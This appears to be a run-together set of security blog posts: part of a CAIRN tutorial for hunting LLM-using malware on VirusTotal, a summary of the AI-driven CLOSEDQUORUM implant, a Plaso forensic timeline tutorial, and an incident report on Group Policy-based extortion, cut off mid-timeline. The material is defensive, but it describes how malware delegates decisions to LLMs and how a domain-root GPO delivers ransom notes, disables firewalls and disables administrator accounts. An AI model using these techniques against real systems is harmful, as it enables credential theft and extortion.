
The env file needs VirusTotal API.
kali > cp .env.example .env
kali > nano .env
Once it’s there, you can start with some basic commands.
Basic Commands

The first thing we do is open the YARA file that ships with CAIRN and check that it is readable and put together the way the tool expects. If it prints a rule count and says the pack is valid, the rulers are loaded. You run it after install or after you edit a rule, so you know the next hunt will not fail because the rule file is broken.
kali > cairn validate-rules

Next we print the list of saved VirusTotal searches that come with CAIRN. We will use these names in the following command. The command only reads a config file on disk.
kali > cairn filters
Each name on that list is a hunt idea you can use, like Python files that mention an LLM library, or files that mention a hosted API.
kali > cairn pull --filter python-ai-scripts --limit 10
Next, you can summarize the findings. It reads only your database and tells you how many files you got and what rules were in use.
kali > cairn summarize
We can then open the map.
kali > cairn explore
Source: Cisco Talos

Here is how the clusters look like. Samples are grouped into clusters even when they share no obvious string overlap. These are semantic discoveries that analyze the meaning.
Source: Cisco Talos
Malware That Uses AI
Let’s take a look at the new developments in malware that were published by Cisco Talos. Their team was analyzing CLOSEDQUORUM.
They say it’s the first publicly documented Windows implant to apply this model to tactical command and control (C2). After it’s deployed, it uses AI models to decide what to do next and then executes their collective decision to harvest user credentials and crypto wallets. It doesn’t need a human to be ruling over the process, as the AI does everything.
Traditional C2 architecture needs the hackers to have server infrastructure. That infrastructure is attributable and blockable. Instead of this, CLOSEDQUORUM calls up to four commercial LLM provider endpoints used by thousands of legitimate applications daily.
Here is how it looks decompiled.
Source: Cisco Talos
You see the providers, models and prompts.
Source: Cisco Talos

Hackers also may give detailed technical prompt templates. Here TARGET: %s is substituted at runtime.
Source: Cisco Talos
The response is then deserialized into a Go struct.
Source: Cisco Talos
Structure of the returned model’s decision.
Summary
Malware that calls out to AI is already here. There’s no server to attribute or block, since the traffic goes to provider endpoints that legitimate apps hit all day. Now we also hunt for cognitive artifacts like prompt templates, provider endpoints, API key prefixes and jailbreak wording. CAIRN helps with that by working from VirusTotal metadata, so you never download or run the sample. It groups findings by AI strings, behavior and families and clusters similar samples by meaning. It shows us where hackers are heading, and they’re heading toward AI doing the thinking for them.
If you like Malware Analysis and want to improve your skills in this field, sign up for our Reverse Engineering Malware training.
When you do forensic investigations, you often find that systems are not really monitored. The great problem here is that it’s beyond the scope of a sysadmin. They already have a lot of work to do, so it’s hard to blame them. Companies don’t spend much money on cybersecurity despite the rise of ransomware campaigns in recent years. AI is going to make these attacks a lot more feasible, and we are already seeing it. They simply don’t realize the threat exists out there, until they have to face it.

Here is one of the posts that I came across recently that proves the point. These cheap Chinese models cost literally cents per 1 million tokens. So it’s fairly possible that someone can hack a company for $20 and for another $10 do internal recon, thoroughly analyze all file shares, infect hosts with malware, and you can guess what comes next. The demands for a decryption key vary, of course. They usually range somewhere between $20,000 and $100,000. The bigger the company is, the bigger the demand will be. The bigger the company is, the more infrastructure it has sticking out to the internet that hackers can work with. The size of the company doesn’t necessarily mean it’s secure. Their security can also be trivial.
But we do have to work with such companies, and I’m sure some of you have come across this issue. In such a case, we have to work with whatever the system has left behind. To make things easier, we want to cover Plaso.
Plaso
Plaso is a Python-based engine used by several tools for automatic creation of timelines. Plaso’s default behavior is to create super timelines, but it also supports creating more targeted timelines if you are focused on a certain time frame.
These timelines help investigators correlate the large amount of information found in logs and other files on an average computer.
The whole point of this tool is that you can get a report on everything that happened on your system from different kinds of files. It allows you to do a very thorough analysis and gives you a better view of every event that took place. That’s super helpful if your client doesn’t have SIEM systems or at least some advanced logging like Sysmon, for example.
It does support different systems as well, so it’s pretty universal, from phones to computers. The example data that ships with it can help you get used to the tool.
Setting Up
As always, let’s follow the easiest way to install it on your system.

kali > python3 -m venv plaso
kali > source plaso/bin/activate
kali > pip install --upgrade pip
kali > pip install plaso

That will be it. In case you are wondering if it fits your purpose, you can list all the parsers available.
kali > plaso-log2timeline --parsers list

Besides, we have a huge library of logs to test the tool with.
kali > git clone https://github.com/log2timeline/plaso.git
kali > cd plaso/test_data/
kali > ls
So let’s not waste more time and get into it.
Working with Plaso
We are going to look at a couple of examples analyzing different log files, and at the end we are going to create the full timeline of our system. We used the EnCase E01 file format to make it more compact.
NTUSER.DAT
The first example covers one of the most meaningful files in both offensive and defensive cybersecurity. The NTUSER.DAT file is useful for both of us simply because it stores all user actions, from USBs to opened folders and much more. Earlier, we covered the use of it for investigations, but that was more about cherry picking. We pointed at the exact locations to look at to find insider threats or to analyze other users’ actions during the pentest. That’s super helpful if you are dealing with a sysadmin’s computer and only have terminal access.
Let’s build a complete timeline of it.
kali > plaso-log2timeline --storage-file ntuser_timeline.plaso ~/plaso/test_data/NTUSER.DAT
This command points log2timeline straight at the NTUSER.DAT hive and tells it to write everything it finds into ntuser_timeline.plaso. That storage file is not something you can just open and read, it’s the raw extracted events that you will need to sort and export into something readable in the next step.

After that, we can view the number of events in this hive.
kali > plaso-pinfo ntuser_timeline.plaso


Finally, let’s take a look at them all.
kali > plaso-psort -o dynamic -w ntuser_timeline.csv ntuser_timeline.plaso

kali > open ntuser_timeline.csv
You’ll get a taste of it once we analyze the entire system like that. That way, nothing can escape your view.
Windows Event Log
Another good example is the Event Log. Let’s analyze the System.evtx file and see what’s inside.
kali > plaso-log2timeline --storage-file evtx_timeline.plaso test_data/System.evtx

kali > plaso-psort -o dynamic -w evtx_timeline.csv evtx_timeline.plaso

kali > open evtx_timeline.csv
When you are dealing with a large number of logs, it’s better to slice them.
kali > plaso-psort -o dynamic -w evtx_narrow.csv evtx_timeline.plaso "date > '2026-02-01 00:00:00' AND date < '2026-03-01 00:00:00'"
Syslog
Linux log files are also supported and present in the test data for you to work with.
kali > plaso-log2timeline --storage-file syslog_timeline.plaso test_data/syslog

kali > plaso-psort -o dynamic -w syslog_timeline.csv syslog_timeline.plaso

kali > open syslog_timeline.csv

Here is what the syslog file looks like after being parsed. As you can see, all the login attempts and cron job entries are there.
Full System
Finally, after pointing the tool to the EnCase files, it will produce a thorough analysis of all the log files available on your system. Below is a complete timeline of the webserver.
kali > plaso-log2timeline --storage-file super_timeline.plaso /mnt/Images/Webserver.E01

kali > plaso-psort -o dynamic -w super_timeline.csv super_timeline.plaso

kali > open super_timeline.csv
Summary
The more tools you are familiar with, the easier the investigation will be. At work, we tend to automate things to save time, but it can also create more confusion when we don’t see the full picture and end up wasting more time puzzling over things that don’t fit together. The tool is worth giving a try, and it does support all kinds of file formats as input, so you can use Plaso yourself or with your AI model.
If you like what we’re doing here and want to get started in forensics or advance your skills, we recommend our training for both beginners and more experienced students.
In April 2026, we at Kaspersky’s Global Emergency Response Team (GERT) responded to a security incident at a manufacturing organization in the Middle East. The threat actor obtained domain admin-equivalent control of the organization’s Active Directory environment and authored a malicious Group Policy Object (GPO) named PAYLOAD, linking it at the domain root. Through that single object, the actor delivered ransom notes, hijacked the desktop wallpaper and lock screen, enforced a logon banner, and disabled the local administrator account across every domain-joined Windows workstation — all without dropping a ransomware binary or encrypting any data. The only ransomware we found in this incident was PAYLOAD sample targeting ESXi on Linux servers. Besides that, data exfiltration was observed originating from the file servers and several additional systems, and was later published on the dark web.
Living-off-the-land abuse of trusted AD infrastructure. Group Policy is a signed, allowlisted, SYSTEM-privileged distribution channel that the majority of endpoint detection and response tools is designed not to inspect. By delivering impact through GPO rather than through malware, the actor sidestepped the entire file- and process-based detection stack.
Encryptionless extortion. Industry telemetry shows extortion-only incidents grow significantly year-on-year. PAYLOAD fits this model; the leverage is operational disruption and the threat of escalation rather than cryptographic denial of data.
We confirmed that no files were encrypted on Windows machines, no malicious binaries were resident on disk, no endpoint persistence was established, and no malicious processes were running at the time of analysis. The entire attack lived inside Active Directory itself. The defensive implication is stark: an organization whose detection strategy depends on catching a ransomware executable would have seen nothing until the first endpoint rebooted and the ransom wallpaper appeared.
In this article, we will describe the GPO attack chain and provide operational advice on how to detect such threats, including detailed remediation recommendations.
Group Policy as an attack surface
Attacks through group policies are nothing new. They can inflict significant, domain-wide damage with multiple malicious capabilities. A Group Policy Object (GPO) is essentially a combination of a Group Policy Container (GPC) in Active Directory and a Group Policy Template (GPT) in SYSVOL. The Group Policy scope depends on whether the GPC is linked to the directory tree at the domain, site, or organization unit (OU) level. A link at the domain root means the policy applies to every computer and user object beneath it. Thus, a GPO compromised at the domain root can affect all in-scope domain users and computers, potentially granting an attacker complete control over the corporate network. What makes GPO abuse even more dangerous is that group policies are processed in a trusted, high-privilege environment, ensuring persistence because endpoint cleanup is not enough to remove them.
We have already discussed GPO architecture and ways it can be compromised in greater detail in an earlier blog post. Other public threat intelligence has also repeatedly documented this technique in ransomware operations. Microsoft observed Ryuk operators distributing ransomware through Group Policy, SYSVOL startup items, and PsExec. LockBit affiliates have been documented modifying SYSVOL Group Policy files, including ScheduledTasks.xml, to support ransomware execution and propagation. BlackCat/ALPHV operators have also abused GPOs to create scheduled tasks and deploy ransomware.
Another notable example of GPO abuse is PAYLOAD ransomware, which weaponizes GPO Preferences and policy settings for pure impact rather than as a launcher for an encryptor. Let’s take a closer look at this attack, which is detailed further below.
Attack timeline
During the April 2026 investigation, we managed to reconstruct the attack timeline as outlined below:
Date
Event
11 April
Initial access. Threat actor authenticates to the FortiGate SSL VPN using a valid but compromised domain credential.
13 April
GPO authored. Malicious GPO, PAYLOAD ({C897F2C7-C2AC-4E6F-BF48-58036FF29E79}) created and linked at the domain root, configuring ransom notes, wallpaper, lock screen, logon banner, and administrator account disablement.
13 April
SYSVOL staging. The payload.jpg and hello.txt files written to \\DC.THECOMPANY.local\sysvol\THECOMPANY.local\.
13 April

Second GPO. GPO named win Firewall Off ({22099AD2-E062-4F56-B574-5099BBA4E7A6}) linked at the domain root, disabling Windows Firewall on all profiles.
13 April
Dormancy. GPO cached on endpoints but computer configuration not yet applied — no endpoint had rebooted since the policy update.
13 April
Data exfiltration. Data exfiltration was observed originating from the file servers and several additional systems.
14 April
Detonation. Most of the endpoints begin rebooting; computer configuration policies apply. Ransom wallpaper, logon banner, and notes appear. Operational disruption begins.
15 April
Response. Kaspersky GERT engaged. Forensic triage of affected workstations and the domain controller initiated.
16 April
